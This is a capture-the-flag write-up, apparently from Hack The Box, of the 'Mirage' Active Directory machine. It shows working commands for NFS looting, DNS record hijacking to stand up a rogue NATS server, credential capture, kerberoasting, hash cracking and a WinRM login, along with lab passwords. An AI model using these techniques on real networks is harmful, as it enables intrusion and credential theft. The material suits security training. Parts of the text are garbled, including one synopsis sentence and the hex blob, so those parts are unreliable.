Mirage

10th Nov 2025

Prepared By: `0xEr3bus`

Lab Author(s): `EmSec` & `ctrlzero`

Difficulty: Hard

Synopsis

`Mirage` is a hard difficulty Windows machine that starts with an unauthenticated NFS share, enabling the attacker to download sensitive penetration test reports. The attacker then discovers that the domain's NATS server's DNS record has been automatically removed from the DNS Server, and the DNS Server is configured to allow insecure DNS updates, enabling the attacker to add a DNS A record and capture all NATS server-client communication on its rogue NATS server. The attacker then discovers streams on the NATS server, which is running on the Domain Controller, leaking credentials for the `DAVID.JJACKSON` user account. The newly compromised user is used to request a Service Ticket for the `NATHAN.AADAM` Kerberoastable user and to crack the hashes locally. After establishing a WinRM session on the Domain Controller, the attacker discovers that the `MARK.BBOND` user is also logged in to the Domain Controller at the same time and performs a cross-session NET-NTLMV2 hash leak. The user being a member of the `IT SUPPORT` group enables, modifies logon hours, and changes the password for the `JAVIER.The MMARSHALL` user account was compromised to read the gMSA password for the `MIRAGE-SERVICES$` service account. The service account has privileges to write the Public-Information property set for the `MARK.BBOND`. The Certificate Authority is configured to allow UPN mapping, and Certificate Binding is set to Compatibility (not Full Enforcement), allowing Attackers to perform the `ESC10` attack and gain privileges to perform a DCSync attack, thereby obtaining Domain Admins.

Skills Required

- Basic Active Directory enumeration
- Basic NFS usage & password cracking with John
- Cross-session Net-NTLNv2 hash stealing
- Using Certipy for certificate-based authentication

Skills Learned

- Insecure DNS Updates
- NATS Server and CLI
- Active Directory DACL Abuse
- Performing ADCS ESC10 Attack

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.119.252 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
$ nmap -Pn -p$ports -sC -sV 10.129.119.252
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-10 10:33 GMT
Nmap scan report for 10.129.119.252
Host is up (0.096s latency).

PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-11-10
17:33:13Z)
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
<SNIP>
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  nlockmgr        1-4 (RPC #100021)
```

```
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain:
mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
<SNIP>
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc           Microsoft Windows RPC
49665/tcp open  msrpc           Microsoft Windows RPC
49666/tcp open  msrpc           Microsoft Windows RPC
49667/tcp open  msrpc           Microsoft Windows RPC
49668/tcp open  msrpc           Microsoft Windows RPC
50822/tcp open  msrpc           Microsoft Windows RPC
50860/tcp open  msrpc           Microsoft Windows RPC
50863/tcp open  msrpc           Microsoft Windows RPC
57201/tcp open  msrpc           Microsoft Windows RPC
57212/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
57213/tcp open  msrpc           Microsoft Windows RPC
57229/tcp open  msrpc           Microsoft Windows RPC
```

We know we are dealing with a domain controller from the `Nmap` scan, as Kerberos, DNS, and LDAP services are running. In addition to those services, we also have NFS and NATS running on ports 2049 and 4222, respectively. We can view the accessible shares, mount any NFS shares, and analyse the content of those files. Side note: We also add the FQDN and Domain Name to the `/etc/hosts` file.

```
$ echo "10.129.119.252 dc01.mirage.htb mirage.htb" | sudo tee -a /etc/hosts
```

Then let's list the available NFS shares in the target.


```
$ showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)
```

The `MirageReports` NFS share is accessible to everyone, and we can mount it.

```
$ mkdir MirageReports
$ sudo mount -t nfs -o rw,vers=3 mirage.htb:/MirageReports MirageReports
$ ls MirageReports
Incident_Report_Missing_DNS_Record_nats-svc.pdf
Mirage_Authentication_Hardening_Report.pdf
```

The share contains two PDFs; based on their names, they appear to be some penetration test reports. Upon reviewing the report, we can see that a DNS record for the `nats-svc` is missing.

> The Systems Administrator inspected the **dc01.mirage.htb** DNS zone and confirmed that the DNS record for nats-svc was missing.




> We reviewed the event logs and found Event ID **2501** (scavenging started) and **2502** (scavenging completed), which indicate that DNS scavenging was performed and the nats-svc record was likely deleted automatically.

Also, the Dynamic Updates are set to `Nonsecure and Secure`. Indicating that any unauthenticated user can add a DNS record to the network.

The Mirage DNS server is configured with scavenging enabled, using the default intervals:

- **No-refresh interval**: 7 days
- **Refresh interval**: 7 days



This means any dynamic DNS record that is not refreshed within 14 days is considered stale and can be automatically removed, which is what likely happened to the nats-svc record.

We can use the `nsupdate` command to add a DNS record and then use the `dig` command to verify that the changes are reflected.

```
$ nsupdate
> server 10.129.119.252
> zone mirage.htb
> update add test.mirage.htb 10 A 10.10.14.110
> send
<SNIP>
$ dig test.mirage.htb @10.129.119.252
<SNIP>
;; ANSWER SECTION:
test.mirage.htb.  10  IN  A 10.10.14.110

;; Query time: 95 msec
;; SERVER: 10.129.119.252#53(10.129.119.252) (UDP)
;; WHEN: Mon Nov 10 11:00:42 GMT 2025
;; MSG SIZE  rcvd: 60
```


We can confirm that any unauthenticated user can add a DNS record.

Based on the pentest report, the machine is using the NATS server. And the `nats-svc` hostname is critical for internal service communication with the NATS messaging system hosted on the Mirage domain. We can add an `A` record and spin up `Wireshark` to see if any connections are made from the machine.

```
> update add nats-svc.mirage.htb 10 A 10.10.14.110
> send
<SNIP>
$ dig nats-svc.mirage.htb @10.129.119.252
<SNIP>

;; ANSWER SECTION:
nats-svc.mirage.htb.  10  IN  A 10.10.14.110

;; Query time: 96 msec
;; SERVER: 10.129.119.252#53(10.129.119.252) (UDP)
;; WHEN: Mon Nov 10 11:25:52 GMT 2025
;; MSG SIZE  rcvd: 64
```




We can see that a connection has indeed been made from the machine on TCP port `4222`, which is the default port for NATS Server. The client is trying to start a handshake, but we don't have any listeners or servers to communicate with it. We can use `nats-server` in conjunction with `Wireshark` to observe what the client does after connecting to the NATS server.

Once we have the listener set up, we will re-add the DNS record and capture all traffic on `Wireshark`.

```
$ ./nats-server -V
[27176] 2025/11/10 11:30:14.092240 [INF] Starting nats-server
[27176] 2025/11/10 11:30:14.092310 [INF]   Version:  2.11.4
[27176] 2025/11/10 11:30:14.092313 [INF]   Git:      [4c2fc7f]
[27176] 2025/11/10 11:30:14.092315 [INF]   Name:
NBWBHQMEJQBICYLHLSJV42T64RFK5ADU4B7SXG22HSJ2SEB2F35OYPIQ
[27176] 2025/11/10 11:30:14.092316 [INF]   ID:
NBWBHQMEJQBICYLHLSJV42T64RFK5ADU4B7SXG22HSJ2SEB2F35OYPIQ
[27176] 2025/11/10 11:30:14.097565 [INF] Listening for client connections on 0.0.0.0:4222
[27176] 2025/11/10 11:30:14.097771 [INF] Server is ready
[27176] 2025/11/10 11:31:43.205816 [TRC] 10.129.119.252:52302 - cid:5 - <<- [CONNECT
{"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"
[REDACTED]","tls_required":false,"name":"NATS CLI Version
0.2.2","lang":"go","version":"1.41.1","protocol":1,"echo":true,"headers":true,"no_responde
rs":true}]
```

We can see the machine authenticated as `Dev_Account_A`, but the password is redacted. However, going through Wireshark, we have the full hex-encoded blob.




```
$ echo -n
434f4e4e454354207b22766572626f7365223a66616c73652c22706564616e746963223a66616c73652c227573
6572223a224465765f4163636f756e745f41222c2270617373223a226878354635353534663504031333337
21222c22746c735f726571756972656422 3a66616c73652c226e616d65223a224e41545320434c492056657273
696f6e20302e322e32222c226c616e67223a22676f222c2276657273696f6e223a22312e34312e31222c227072
6f746f636f6c223a312c226563686f223a747275652c22686561646572273223a747275652c226e6f5f72657370
6f6e646572273223a747275657d0d0a | xxd -r -p
CONNECT
{"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_
required":false,"name":"NATS CLI Version
0.2.2","lang":"go","version":"1.41.1","protocol":1,"echo":true,"headers":true,"no_responde
rs":true}
```

Decoding the hex-encoded blob, we obtain the clear-text password for the `Dev_Account_A` account. From the `Nmap` scan's output, we know the machine also has a NATS Server running. We can use natscli to connect to it. The `account info` command can be used to retrieve all information about the account, which is used to authenticate to the NATS server.

```
$ ./nats -s nats://mirage.htb:4222 account info --user Dev_Account_A --password
'hx5h7F5554fP@1337!'
Account Information

                     User: Dev_Account_A
                  Account: dev
                  Expires: never
                Client ID: 103
                Client IP: 10.10.14.110
                      RTT: 96ms
        Headers Supported: true
```

```
                Maximum Payload: 1.0 MiB
                  Connected URL: nats://mirage.htb:4222
              Connected Address: 10.129.119.252:4222
            Connected Server ID: NBFRWCWNKJFP6HKVBP4OTX4NHABEOVOD3RAQMD5JRJUFKG567R2DWOWR
       Connected Server Version: 2.11.3
                TLS Connection: no
<SNIP>
```

Another thing to check is the streams. We will use the `stream ls` command to list if there are any streams created.

```
$ ./nats -s nats://mirage.htb:4222 stream ls --user Dev_Account_A --password
'hx5h7F5554fP@1337!'
┌──────────────────────────────────────────────────────────────────────────────┐
│                                   Streams                                    │
├────────────┬─────────────┬──────────────────────┬──────────┬────────┬─────────┤
│ Name       │ Description │ Created              │ Messages │ Size   │ Last Message │
├────────────┼─────────────┼──────────────────────┼──────────┼────────┼─────────┤
│ auth_logs  │             │ 2025-05-05 08:18:19 │ 5        │ 570 B  │ 189d11h19m4s │
└────────────┴─────────────┴──────────────────────┴──────────┴────────┴─────────┘
```

We indeed have a stream called `auth_logs`. We will view the stream using the `stream view` command.

```
$ ./nats -s nats://mirage.htb:4222 stream view -a --user Dev_Account_A --password
'hx5h7F5554fP@1337!'
? Select a Stream auth_logs
[1] Subject: logs.auth Received: 2025-05-05T08:18:56+01:00
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
<SNIP>
```

From the logs, we have credentials for another user account called `DAVID.JJACKSON`.

Foothold

Let's use `netexec` to verify the validity of those credentials.


```
$ sudo net time set -S dc01.mirage.htb
$ netexec smb dc01.mirage.htb -d mirage.htb -u david.jjackson -p 'pN8kQmn6b86!1234@' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+]
mirage.htb\david.jjackson:pN8kQmn6b86!1234@
```

The credentials are working for the domain, so let's use `bloodhound-python` to gather all relationships between all AD objects.

```
$ bloodhound-python -u 'david.jjackson' -p 'pN8kQmn6b86!1234@' -d mirage.htb -c all --zip
-ns 10.129.119.252 -dc dc01.mirage.htb
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
```

```
INFO: Found AD domain: mirage.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.mirage.htb
INFO: Found 12 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 21 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.mirage.htb
INFO: Done in 00M 18S
INFO: Compressing output into 20251110184237_bloodhound.zip
```

Once the compressed archive is loaded, we will check for any users having a SPN so we can perform kerberoasting and crack the hashes locally.



Bloodhound shows a non-default user called `NATHAN.AADAM` having `HTTP/exchange.mirage.htb` SPN. We will now use `impacket-GetUserSPNs` to request a Service Ticket.

```
$ impacket-GetUserSPNs -dc-ip 10.129.119.252 -dc-host dc01.mirage.htb -k -request -
request-user NATHAN.AADAM 'mirage.htb/david.jjackson:pN8kQmn6b86!1234@'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name          MemberOf
                  PasswordLastSet             LastLogon                   Delegation
------------------------  ------------  ------------------------------------------------
-----------------  --------------------------  --------------------------  ----------
HTTP/exchange.mirage.htb  nathan.aadam
 CN=Exchange_Admins,OU=Groups,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb  2025-06-23
22:18:18.584667  2025-07-04 21:01:43.511763

$krb5tgs$23$*nathan.aadam$MIRAGE.HTB$mirage.htb/nathan.aadam*$e3d7846f4cd15d7b79425fda88<S
NIP>
```


Now we can use `John the Ripper` to crack the service ticket and get its clear-text password.

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt nathan_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3edc#EDC3        (?)
1g 0:00:00:08 DONE (2025-11-10 18:47) 0.1203g/s 1500Kp/s 1500Kc/s 1500KC/s
3er733..3druth1991
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We can use `netexec` to validate these credentials.

```
$ netexec smb dc01.mirage.htb -d mirage.htb -u nathan.aadam -p '3edc#EDC3' -k
SMB         dc01.mirage.htb 445    dc01             [*]  x64 (name:dc01)
(domain:mirage.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc01.mirage.htb 445    dc01             [+] mirage.htb\nathan.aadam:3edc#EDC3
```

Revisiting Bloodhound, we can see that `MATHAN.AADAM` user account is configured to have a WinRM session on the Domain Controller.



As the machine is configured only to have Kerberos authentication, let's configure a KRB5 config and authenticate via WinRM using evil-winrm-py.

```
$ cat Mirage.conf
[libdefaults]
    default_realm = MIRAGE.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    MIRAGE.HTB = {
        kdc = dc01.mirage.htb
        admin_server = dc01.mirage.htb
    }

[domain_realm]
    .mirage.htb = MIRAGE.HTB
    mirage.htb = MIRAGE.HTB
$ export KRB5_CONFIG=Mirage.conf
$ sudo net time set -S dc01.mirage.htb
```

Now we request a TGT using `impacket-getTGT` to authenticate over WinRM.

```
$ impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in nathan.aadam.ccache
$ export KRB5CCNAME=nathan.aadam.ccache
$ klist
Ticket cache: FILE:nathan.aadam.ccache
Default principal: nathan.aadam@MIRAGE.HTB

Valid starting       Expires              Service principal
11/10/2025 18:51:59  11/11/2025 04:51:59  krbtgt/MIRAGE.HTB@MIRAGE.HTB
  renew until 11/11/2025 18:51:55
```

Once we have the ticket and the `KRB5_CONFIG` variable exported, we can use `evil-winrm-py` to get a session.

```
$ evil-winrm-py -i 10.129.119.252 -k

          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                             |_|   |__/  v1.5.0

